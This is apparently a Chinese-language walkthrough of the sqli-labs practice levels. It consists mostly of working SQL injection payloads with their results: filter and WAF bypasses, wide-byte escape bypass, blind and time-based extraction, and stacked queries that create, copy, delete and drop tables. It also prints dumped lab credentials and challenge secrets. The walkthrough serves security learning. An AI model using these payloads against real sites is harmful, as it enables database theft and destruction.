返回:Dumb:Dumb,Angelina:I-kill-you,Dummy:p@ssword,secure:crappy,stupid:stupidity,superman:genious,batman:mob!le,admin:456,admin1:admin1,admin2:admin2,admin3:admin3,dhakkan:dumbo,admin4:admin4,【rr:ee,admin#:111111,admin’#:111】(这些是Less-24写入的新用户名和密码)
Less-25a
过滤or、and-双写注入-数字型
注入以下内容,以下内容全部网页都回显错误,说明该网页是数字型注入。
?id=1’—+
?id=1’)—+
?id=1’))—+
?id=1”—+
?id=1”)—+
注入:?id=1 OorR 1 = 1—+ 返回正常
?id=-1 union select 1,2,3’ 返回2,3
?id=-1 union select 1,database(),3 and ’
返回数据库名security
?id=-1 union select 1,group_concat(table_name),3 from infoORrmation_schema.tables where table_schema=‘security’ ’
返回:emails,referers,uagents,users
?id=-1 union select 1,group_concat(column_name),3 from infoORrmation_schema.columns where table_schema=‘security’ aANDnd table_name=‘users’ ’
返回:id,username,password
?id=-1 union select 1,group_concat(concat_ws(’:‘,username,passwoORrd)),3 from users — +
返回:Dumb:Dumb,Angelina:I-kill-you,Dummy:p@ssword,secure:crappy,stupid:stupidity,superman:genious,batman:mob!le,admin:456,admin1:admin1,admin2:admin2,admin3:admin3,dhakkan:dumbo,admin4:admin4,【rr:ee,admin#:111111,admin’#:111】(这些是Less-24写入的新用户名和密码)
Less-26
过滤注释符和空格-报错注入
这一关过滤了注释符和空格,同时or、and也被过滤了
输入?id=1’时报错,确定存在单引号字符型注入
对于被过滤的字符,可以使用其他的字符进行替代,使用 “%a0” 或 “%0b” 替代空格,使用 “||” 替代 “or”,使用 “%26%26” 替代 “and”。例如:
-1' || 1 = 1 || '?id=-1' || updatexml(1,concat(0x7e,database()),1) || '1'='1
?id=1' || updatexml(1, concat(0x7e, (SELECT (group_concat(table_name)) FROM (infoorrmation_schema.tables) WHERE (table_schema='security'))) ,1) || '1'='1
?id=1'||updatexml(1,concat(1,(SELECT (group_concat(column_name)) FROM (infoorrmation_schema.columns) WHERE (table_schema='security' %26%26 table_name = 'users'))) ,1) || '1'='1
?id=-1' || updatexml(1,concat(0x0a,(SELECT(group_concat(concat_ws(0x3a,username,passwoorrd))) FROM (security.users) WHERE (id = 1) )) ,1) || '1'='1Less-26a
过滤注释符,空格-union注入
和less-26过滤的基本一样,但这一关没有给出报错信息,无法用报错注入。此处就需要使用 URL 编码来代替空格,然后用 UNION 注入。判断有几列可用,别忘了 “ORDER” 中的 “or” 被过滤掉了。
?id=1’
?id=1’)
?id=1’) || (’ 闭合成功
%a0 空格
%27 ‘
?id=1')%a0OorRDER%a0BY%a03||('1

?id=9999')%a0UNION%a0SELECT%a01,2,3%a0||('1

?id=9999')%a0UNION%a0SELECT%a01,database(),3%a0||('1

?id=9999')%a0UNION%a0SELECT%a01,group_concat(table_name),3%a0FROM%a0infoORrmation_schema.tables%a0WHERE%a0table_schema = 'security'%a0||('1')=('2

?id=9999')%a0UNION%a0SELECT%a01,group_concat(column_name),3%a0FROM%a0infoORrmation_schema.columns%a0WHERE%a0table_schema='security'%a0AandND%a0table_name='users'%a0||('1')=('2

?id=9999')%a0UNION%a0SELECT%a01,group_concat(concat_ws(":",username,passwoORrd)),3%a0FROM%a0users%a0WHERE%a0('1
Less-27
过滤union、select
?id=1'%a0ORDER%a0BY%a03||'1'='1

?id=9999'%a0UNION%a0SELECT%a01,2,3%a0or%a0'1'='1

?id=1111'%a0UniOn%a0SelECT%a01,2,3;%00


?id=9999'%a0UNiON%a0SElECT%a01,2,3%a0or%a0'1'='1

?id=9999'%a0UNiON%a0SELeCT%a01,database(),3%a0or%a0'1'='1

?id=9999'%a0UNiON%a0SELeCT%a01,group_concat(table_name),3%a0FROM%a0information_schema.tables%a0WHERE%a0table_schema = 'security'%a0or%a0'1'='2
Less-28
Less-29
HPP-’
**WAF (Web 应用防护系统)**是通过执行一系列针对 HTTP/HTTPS 的安全策略来专门为 Web 应用提供保护的一款产品。此处应该是对注入的参数进行了强效过滤,以此达到了 WAF 的作用。
绕过的方法是 HPP (HTTP Parameter Pollution),也就是 HTTP 参数污染。我们注入两个同名的参数 id,第一个参数用于绕过 WAF,第二个参数用于注入。
?id=1&id=2这种攻击成功绕过了 WAF,对第二个参数用单引号闭合并注释掉后面的内容。网页回显正常的参数,说明网页存在单引号闭合的字符型注入。
?id=1&id=2'--+获取数据库信息
使用参数污染后,注入流程和 Less 1 一样。判断表有几列。
?id=1&id=1' ORDER BY 3--+判断哪些列可用。
?id=1&id=-1' UNION SELECT 1,2,3--+爆数据库名。
?id=1&id=-1' UNION SELECT 1,database(),3 --+爆表名。
?id=1&id=-1' UNION SELECT 1,group_concat(table_name),3 FROM information_schema.tables WHERE table_schema='security'--+爆字段名。
?id=1&id=-1' union select 1,group_concat(column_name),3 FROM information_schema.columns WHERE table_schema='security' and table_name='users'--+爆出 users 表中的信息。
?id=1&id=-1' UNION SELECT 1,group_concat(concat_ws(':',username,password)),3 FROM security.users--+Less-30
HPP-”
id=1&id=1" ORDER BY 3--+

?id=1&id=-1" UNION SELECT 1,2,3--+

?id=1&id=-1" UNION SELECT 1,database(),3 --+

?id=1&id=-1" UNION SELECT 1,group_concat(table_name),3 FROM information_schema.tables WHERE table_schema='security'--+

?id=1&id=-1" union select 1,group_concat(column_name),3 FROM information_schema.columns WHERE table_schema='security' and table_name='users'--+

?id=1&id=-1" UNION SELECT 1,group_concat(concat_ws(':',username,password)),3 FROM security.users--+
Less-31
HPP-”)
?id=1&id=1") ORDER BY 3--+

?id=1&id=-1") UNION SELECT 1,2,3--+

?id=1&id=-1") UNION SELECT 1,database(),3 --+

?id=1&id=-1") UNION SELECT 1,group_concat(table_name),3 FROM information_schema.tables WHERE table_schema='security'--+

?id=1&id=-1") union select 1,group_concat(column_name),3 FROM information_schema.columns WHERE table_schema='security' and table_name='users'--+

?id=1&id=-1") UNION SELECT 1,group_concat(concat_ws(':',username,password)),3 FROM security.users--+
Less-32,33,36
宽字节注入
注入正常的参数,网页回显正常信息。注入单引号对参数进行闭合,网页虽然返回了正确的信息,但是对单引号进行了转义。
?id=1’

宽字节注入(GBK/Big5 Character Encoding SQL Injection)是一种利用数据库字符集与Web应用层字符编码不一致,结合转义函数(如addslashes)缺陷的SQL注入攻击方式。
漏洞原理
字符集转换问题
当数据库使用GBK等多字节编码时,某些字符(如
0xbf5c)会被视为一个合法字符(如縗),而非两个独立字节。攻击者通过输入
%bf%27(0xbf+'的URL编码%27),触发字符集转换错误。
转义函数绕过
PHP的
addslashes或mysql_real_escape_string会将单引号'转义为\'(即%5c%27)。当输入
%bf%27时,转义后的字符串变为%bf%5c%27。由于GBK将%bf%5c解析为合法字符縗,剩下的%27(')未被转义,导致注入。
对于一般的转义字符,我们是无法构造注入的 payload 的,但这并不代表网页就没有任何漏洞可以注入。对宽字节注入漏洞进行测试,注入如下参数。当数据库的编码采用 GBK 国标码时,虽然单引号还是会加上反斜杠从而被转义,但是 “%df” 会和反斜杠的 URL 编码 “%5C” 闭合,从而构成 GBK 国标码中的汉字“連”,使得用于转义的反斜杠被我们“吃掉”了。这种操作是由于 GBK 国标码是双字节表示一个汉字,因此导致了反斜杠和其他的字符共同表示为一个汉字。这可以让数据库的 SQL 查询了正确的参数(汉字),从而可以使用 UNION 语句进行注入。
?id=1%df'
?id=1%df' ORDER BY 3--+
?id=1%df' ORDER BY 4--+

?id=-1%df' UNION SELECT 1,2,3 --+

?id=-1%df' UNION SELECT 1,database(),3 --+

#此处数据库名要用十六进制 (HEX) 编码替代,避免单引号的使用。
?id=-1%df' UNION SELECT 1,group_concat(table_name),3 FROM information_schema.tables WHERE table_schema=0x7365637572697479--+

?id=-1%df' UNION SELECT 1,group_concat(column_name),3 FROM information_schema.columns WHERE table_schema=0x7365637572697479 and table_name=0x7573657273--+

?id=-1%df' UNION SELECT 1,group_concat(concat_ws(0x3a,username,password)),3 FROM security.users--+
Less-34,37
宽字节注入-POST
这一关是POST,抓包看一看,传入admin’/admin,同样对单引号转义,可以用宽字节注入

uname=%df’&passwd=admin&submit=Submit

uname=%df’—+&passwd=admin&submit=Submit 注释后页面正常,存在单引号注入

uname=1%df' UNION SELECT 1,2 --+&passwd=&submit=Submit

uname=1%df' UNION SELECT database(),2 --+&passwd=&submit=Submit

uname=1%df' UNION SELECT group_concat(table_name),2 FROM information_schema.tables WHERE table_schema=0x7365637572697479 --+&passwd=&submit=Submit

uname=1%df' UNION SELECT group_concat(column_name),2 FROM information_schema.columns WHERE table_schema=0x7365637572697479 AND table_name=0x7573657273 --+&passwd=&submit=Submit

uname=1%df' UNION SELECT group_concat(concat_ws(0x3a,username,password)),2 FROM security.users--+&passwd=&submit=Submit
Less-35
宽字节注入-数字型
直接用 ORDER BY 排序,网页回显正常数据,确定是数值型注入。由于数值型注入不涉及任何编码问题,因此任何转义操作都形同虚设。
?id=1 ORDER BY 3--+

#直接获取数据
?id=-1 UNION SELECT 1,group_concat(concat_ws(0x3a,username,password)),3 FROM security.users--+
Less-38
堆叠注入
这一关可以用Less-1的payload就可以获取数据,
?id=1
?id=1'
?id=1' --+
?id=1' order by 3 --+
?id=1' order by 4 --+
?id=-1' union select 1,2,3 --+

?id=-1' union select 1,database(),3 --+

?id=-1' UNION SELECT 1,group_concat(table_name),3 FROM information_schema.tables WHERE table_schema='security'--+

?id=-1' UNION SELECT 1,group_concat(table_name),3 FROM information_schema.tables WHERE table_schema=0x7365637572697479--+
# 0x7365637572697479 代替 'security',通过十六进制编码 避免单引号使用,绕过转义和过滤机制。

?id=-1' union select 1,group_concat(column_name),3 FROM information_schema.columns WHERE table_schema='security' and table_name='users'--+

?id=-1' union select 1,group_concat(column_name),3 FROM information_schema.columns WHERE table_schema=0x7365637572697479 and table_name=0x7573657273--+

?id=-1' UNION SELECT 1,group_concat(concat_ws(':',username,password)),3 FROM security.users--+

?id=-1' UNION SELECT 1,group_concat(concat_ws(0x3a,username,password)),3 FROM security.users--+
但这一关是用来练习堆叠注入的
堆叠注入(Stacked Queries Injection)是一种允许攻击者在一次数据库请求中执行 多条SQL语句的注入技术。其核心是利用SQL语句的分隔符(如分号;)拼接恶意代码,常用于执行任意数据库操作(增删改查)。
堆叠注入原理
基本条件
数据库支持多语句执行:
MySQL默认情况下 不支持堆叠注入(需特定驱动或配置,如PHP的mysqli_multi_query)。
SQL Server、PostgreSQL等数据库通常支持。应用程序未过滤分号
;:
若代码直接拼接用户输入且未过滤分号,攻击者可插入分号分隔多条SQL语句。
所谓堆叠注入就是在原语句后加上分号,从而闭合前面的内容作为第一条 SQL 语句。然后在后面输入第二条的数据库操作语句,在条件允许可以被后端带入数据库执行。堆叠注入使用的范围非常有限,例如后端可能会限制 SQL 只执行一条语句。一旦这种漏洞存在,对数据库的破坏性是毁灭性的,因为这表示攻击者可以肆意对数据库进行操作。
例如此处使用堆叠注入新建一张表,使用 CREATE TABLE 子句,该表将复制 users 表作为一张新的表存在。这种复制可以结合 SQL 注入爆出表名来复制,也可以用社会工程学来猜测。
?id=1';CREATE TABLE WhiteMoon LIKE users;--+网页回显正常的信息,打开数据库发现security库中已经多了一张whitemoon表了。

使用堆叠查询把 users 表中的数据插入新的表中,使用 INSERT INTO 子句实现。
?id=1';INSERT INTO WhiteMoon SELECT * FROM users;--+
使用堆叠查询新建的表的所有记录删掉,使用 DELETE 子句实现。
?id=1';DELETE FROM WhiteMoon;--+
使用堆叠查询把新建的表删掉,使用 DROP 子句实现。
?id=1';DROP TABLE WhiteMoon;--+
Less-39,41
堆叠注入-数字型
?id=1;CREATE TABLE WhiteMoon LIKE users;--+
?id=1;INSERT INTO WhiteMoon SELECT * FROM users;--+
?id=1;DELETE FROM WhiteMoon;--+
?id=1;DROP TABLE WhiteMoon;--+
Less-40
-堆叠注入-’)
?id=1 正常
?id=1’ 不显示
?id=1” 正常
id=1) 不显示
id=1’) 不显示
id=1”) 正常
id=1’)) 不显示
?id=1');CREATE TABLE WhiteMoon LIKE users;--+
?id=1');INSERT INTO WhiteMoon SELECT * FROM users;--+
?id=1');DELETE FROM WhiteMoon;--+
?id=1');DROP TABLE WhiteMoon;--+
Less-42,43,44,45
堆叠注入/二次注入
用户名测试什么都没有,密码测试直接登录成功
a’ OR 1 = 1#

可以在已知某个用户的用户名的条件下使用万能密码夺取用户,也可以使用二次注入(Less-24)进行攻击。由于密码参数没有进行防御,可以在该字段测试堆叠注入。使用 Less-38 的测试流程,每次登陆时完成一步堆叠注入。
a' OR 1 = 1;CREATE TABLE WhiteMoon LIKE users;#
a' OR 1 = 1;INSERT INTO WhiteMoon SELECT * FROM users;#
a' OR 1 = 1;DELETE FROM WhiteMoon;#
a' OR 1 = 1;DROP TABLE WhiteMoon;#
Less-46
报错注入-数字型-页面不返回回显

?sort=1
?sort=2
?sort=3

?sort=4 报错,存在报错注入,可以利用这个漏洞去获取其他数据
报错注入:
?sort=1 AND updatexml(1,concat("!",database()),2)#

?sort=1 AND updatexml(1,concat("!",(SELECT group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'security')),2)#

?sort=1 AND updatexml(1,concat("!",(SELECT group_concat(c2olumn_name) FROM information_schema.columns WHERE table_schema = 'security' AND table_name = 'emails')),2)#

?sort=1 AND updatexml(1,concat('!',(SELECT concat_ws(':',id,email_id) FROM (SELECT id,email_id FROM emails)text LIMIT 0,1)),1)#

?sort=1 AND updatexml(1,concat('!',(SELECT concat_ws(':',id,email_id) FROM (SELECT id,email_id FROM emails)text LIMIT 1,1)),1)#
Less-47
报错注入-’-页面不返回回显
?sort=1' AND updatexml(1,concat("!",database()),2) --+

?sort=1' AND updatexml(1,concat("!",(SELECT group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'security')),2) --+

?sort=1' AND updatexml(1,concat("!",(SELECT group_concat(c2olumn_name) FROM information_schema.columns WHERE table_schema = 'security' AND table_name = 'emails')),2) --+

?sort=1' AND updatexml(1,concat('!',(SELECT concat_ws(':',id,email_id) FROM (SELECT id,email_id FROM emails)text LIMIT 0,1)),1) --+

?sort=1' AND updatexml(1,concat('!',(SELECT concat_ws(':',id,email_id) FROM (SELECT id,email_id FROM emails)text LIMIT 1,1)),1) --+
Less-48
时间盲注-数字型
过测试,这一关是数字型注入,页面不返回报错信息,要使用时间盲注
?sort=1 AND IF(LENGTH(database())=8,sleep(1),1)--+

?sort=1 AND IF(LEFT((SELECT database()), 1)='s',sleep(1),1)--+

?sort=1 AND IF(LEFT((SELECT database()), 8)='security',sleep(1),1)--+
Less-49
时间盲注-‘
?sort=1' AND IF(LENGTH(database())=8,sleep(1),1)--+

?sort=1' AND IF(LEFT((SELECT database()), 1)='s',sleep(1),1)--+

?sort=1' AND IF(LEFT((SELECT database()), 8)='security',sleep(1),1)--+
Less-50,52
输入正常的参数,网页回显用户名列表。对 sort 参数使用单引号闭合,网页返回错误信息。
?sort=1'和 Less 46 一样使用报错注入或时间注入就可以完成,此处用于测试堆叠注入。使用堆叠查询完成 Less 38 的样例。
?sort=1;CREATE TABLE WhiteMoon LIKE users;--+
?sort=1;INSERT INTO WhiteMoon SELECT * FROM users;--+
?sort=1;DELETE FROM WhiteMoon;--+
?sort=1;DROP TABLE WhiteMoon;--+
Less-51,53
此处存在单引号闭合的字符型注入。
Less 47 一样使用报错注入或时间注入就可以完成,此处用于测试堆叠注入。
?sort=1';CREATE TABLE WhiteMoon LIKE users;--+
?sort=1';INSERT INTO WhiteMoon SELECT * FROM users;--+
?sort=1';DELETE FROM WhiteMoon;--+
?sort=1';DROP TABLE WhiteMoon;--+
Less-54
联合查询注入(十次限制)-‘
#判断得知为字符型注入:
?id=1' and 1=1 --+

#判断字段数
?id=1' order by 3 --+

#爆当前数据库和用户名
?id=0' union select 1,user(),database() --+

#爆当前数据库下的所有表
?id=0' union select 1,database(),group_concat(table_name) from information_schema.tables where table_schema=database() --+

#这里的表每一次都是随机给出的/dtbzuzk1tk/

#爆字段
?id=0' union select 1,database(),group_concat(column_name) from information_schema.columns where table_name='dtbzuzk1tk' --+

#字段也是随机/secret_S7T1/

#爆数据,取/secret_****/段为过关数据
?id=0' union select 1,database(),group_concat(0x7e,sessid,0x7e,secret_S7T1) from dtbzuzk1tk --+
Less-55
联合查询注入(十四次限制)-)
#判断得知为字符型注入:
?id=1) and 1=1 --+

#判断字段数
?id=1) order by 3 --+

#爆当前数据库和用户名
?id=0) union select 1,user(),database() --+

#爆当前数据库下的所有表
?id=0) union select 1,database(),group_concat(table_name) from information_schema.tables where table_schema=database() --+

#这里的表每一次都是随机给出的/k4slr3jkz6/

#爆字段
?id=0) union select 1,database(),group_concat(column_name) from information_schema.columns where table_name='k4slr3jkz6' --+

#字段也是随机/secret_OBJS/

#爆数据,取/secret_****/段为过关数据
?id=0) union select 1,database(),group_concat(0x7e,sessid,0x7e,secret_OBJS) from k4slr3jkz6 --+
Less-56
联合查询注入(十四次限制)-‘)
#判断得知为字符型注入:
?id=1') and 1=1 --+

#判断字段数
?id=1') order by 3 --+

#爆当前数据库和用户名
?id=0') union select 1,user(),database() --+

#爆当前数据库下的所有表
?id=0') union select 1,database(),group_concat(table_name) from information_schema.tables where table_schema=database() --+

#这里的表每一次都是随机给出的/k4slr3jkz6/

#爆字段
?id=0') union select 1,database(),group_concat(column_name) from information_schema.columns where table_name='k4slr3jkz6' --+

#字段也是随机/secret_OBJS/

#爆数据,取/secret_****/段为过关数据
?id=0') union select 1,database(),group_concat(0x7e,sessid,0x7e,secret_OBJS) from k4slr3jkz6 --+
Less-57
联合查询注入(十四次限制)-“
#判断得知为字符型注入:
?id=1" and 1=1 --+

#判断字段数
?id=1" order by 3 --+

#爆当前数据库和用户名
?id=0" union select 1,user(),database() --+

#爆当前数据库下的所有表
?id=0" union select 1,database(),group_concat(table_name) from information_schema.tables where table_schema=database() --+

#这里的表每一次都是随机给出的/4wlhf91tdn/

#爆字段
?id=0" union select 1,database(),group_concat(column_name) from information_schema.columns where table_name='4wlhf91tdn' --+

#字段也是随机/secret_WCBG/

#爆数据,取/secret_****/段为过关数据
?id=0" union select 1,database(),group_concat(0x7e,sessid,0x7e,secret_WCBG) from 4wlhf91tdn --+
Less-58
报错注入(五次限制)-‘
#获得表名:之前已经知道数据库的名字是challenges

?id=1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='CHALLENGES') ),1)--+

#获取字段:
?id=1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from Information_schema.columns where table_name='rropvsv2k3' )),1)--+

 #获取字段的值:
 ?id=1' and updatexml(1,concat(0x7e,(select group_concat(secret_NP44) from challenges.rropvsv2k3 )),1)--+

 mNPc5dq8hrv47LdDXgFFjiJe
Less-59
报错注入(五次限制)-数字型
#获得表名:

?id=1 and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='CHALLENGES') ),1)--+

#获取字段:
?id=1 and updatexml(1,concat(0x7e,(select group_concat(column_name) from Information_schema.columns where table_name='jzhybgbqrz' )),1)--+

 #获取字段的值:
 ?id=1 and updatexml(1,concat(0x7e,(select group_concat(secret_F0VL) from challenges.jzhybgbqrz )),1)--+

 V4AyD7JBzbT2AdCUcw1OlmAg
Less-60
报错注入(五次限制)-“)
#获得表名:

?id=1") and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='CHALLENGES') ),1)--+

#获取字段:
?id=1") and updatexml(1,concat(0x7e,(select group_concat(column_name) from Information_schema.columns where table_name='801z2q3ff4' )),1)--+

 #获取字段的值:
 ?id=1") and updatexml(1,concat(0x7e,(select group_concat(secret_9N7R) from challenges.801z2q3ff4 )),1)--+

 Iy2k37ZvBStuGa5Xq0b8aUGy
Less-61
报错注入(五次限制)-‘))
#获得表名:

?id=1')) and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='CHALLENGES') ),1)--+

#获取字段:
?id=1')) and updatexml(1,concat(0x7e,(select group_concat(column_name) from Information_schema.columns where table_name='v9gnhvugn2' )),1)--+

 #获取字段的值:
 ?id=1')) and updatexml(1,concat(0x7e,(select group_concat(secret_9EHB) from challenges.v9gnhvugn2 )),1)--+

 s1DwpRlu1CKlzFP65tuY5DkN
Less-62
-盲注-’)
此处union和报错注入都已经失效了,那我们就要使用盲注了。
- 爆当前数据库的长度:
?id=1') and length(database())>8 #   正确
?id=1') and length(database())>9 #   正确
?id=1') and length(database())>10 #  错误
?id=1') and length(database())=10 #  正确
得数据库长度为 10
- 爆数据库的每一位字符:
?id=1') and ascii(mid(database(),1,1))=99 #- 爆当前数据库所有表的个数:
?id=1') and (select count(table_name) from information_schema.tables where table_schema=database())=1 #- 第一个表的长度:
?id=1') and length((select table_name from information_schema.tables where table_schema=database() limit 0,1))>5 #- 第一个表的每一个字符:
?id=1') and ascii(mid((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=78 #得到表名为: N18FOKJDNC
- 爆第一个字段名的长度:
?id=1') and length((select column_name from information_schema.columns where table_name='N18FOKJDNC' limit 0,1))=2 #- 爆第一个字段名的每一个字符:
?id=1') and ascii(mid((select column_name from information_schema.columns where table_name='N18FOKJDNC' limit 0,1),1,1))=105 #最后得第一个字段名为: id
然后依次爆得第二、三、四个字段名分别为: sessid,secret_BDFP, tryy
- 爆secret_BDFP字段值的长度:
?id=1') and (select length(secret_BDFP) from N18FOKJDNC)=24 #- 爆每一个值:
?id=1') and ascii(mid((select secret_BDFP from N18FOKJDNC),1,1))=113 #最后得值为: qAAMVVGX0thxbmsazGMxOlFe
Less-63
-盲注-’
注入点改变,其他于Less-62一样
Less-64
-盲注-数字
注入点改变,其他于Less-62一样
Less-65
-盲注-”
注入点改变,其他于Less-62一样
SQL注入一般步骤指南
1. 探测注入点
目标:寻找可能存在漏洞的输入参数(如URL参数、表单字段、Cookie等)。
方法:
在参数后添加单引号
',观察是否返回数据库错误(如You have an error in your SQL syntax)使用逻辑测试判断参数是否可控:
?id=1' and '1'='1  -- 正常返回
?id=1' and '1'='2  -- 无返回(说明条件生效,存在注入)

?id=1'     → 观察是否报错(语法错误)
?id=1 AND 1=1 → 正常响应
?id=1 AND 1=2 → 异常响应(内容消失/报错)
2. 判断注入类型
数字型注入
特征:参数未被引号包裹,直接参与SQL查询。
判断方法:
id=1'报错 →id=1 AND 1=1正常 →id=1 AND 1=2报错
字符型注入
特征:参数被引号(单引号或双引号)包裹。
判断方法:
id=1'报错 →id=1' AND '1'='1正常 →id=1' AND '1'='2报错
其他注入类型
基于错误(Error-Based):通过报错信息直接获取数据,利用
extractvalue()等函数直接返回错误信息:id=1' AND extractvalue(1,concat(0x7e,version()))--+联合查询(UNION-Based):利用
UNION SELECT回显数据布尔盲注(Boolean Blind):通过页面状态(真/假)推断数据
时间盲注(Time-Based):通过延时函数(如
SLEEP(5))判断条件,通过响应时间差异判断:id=1' AND IF(1=1,SLEEP(5),0)--+
3. 确定字段数
方法:使用ORDER BY子句递增测试,直到报错:
?id=1' ORDER BY 3 --+  -- 正常返回(说明至少3列)
?id=1' ORDER BY 4 --+ -- 报错(说明字段数为3)目的:为后续UNION SELECT查询匹配列数。
4. 寻找显示位
方法:使用UNION SELECT构造联合查询,强制原查询返回空结果:
?id=-1' UNION SELECT 1,2,3 --+结果:观察页面显示的数字(如2或3),该位置即为数据显示位。
为什么用
id=-1?→ 使原查询无结果,仅显示 UNION 数据页面显示数字 2,3,5→ 这些位置可用于输出数据
5. 提取数据库信息
获取当前数据库名和版本
?id=-1' UNION SELECT 1,database(),version() --+database():返回当前数据库名version():返回数据库版本信息
获取表名
利用MySQL自带的information_schema查询表名:
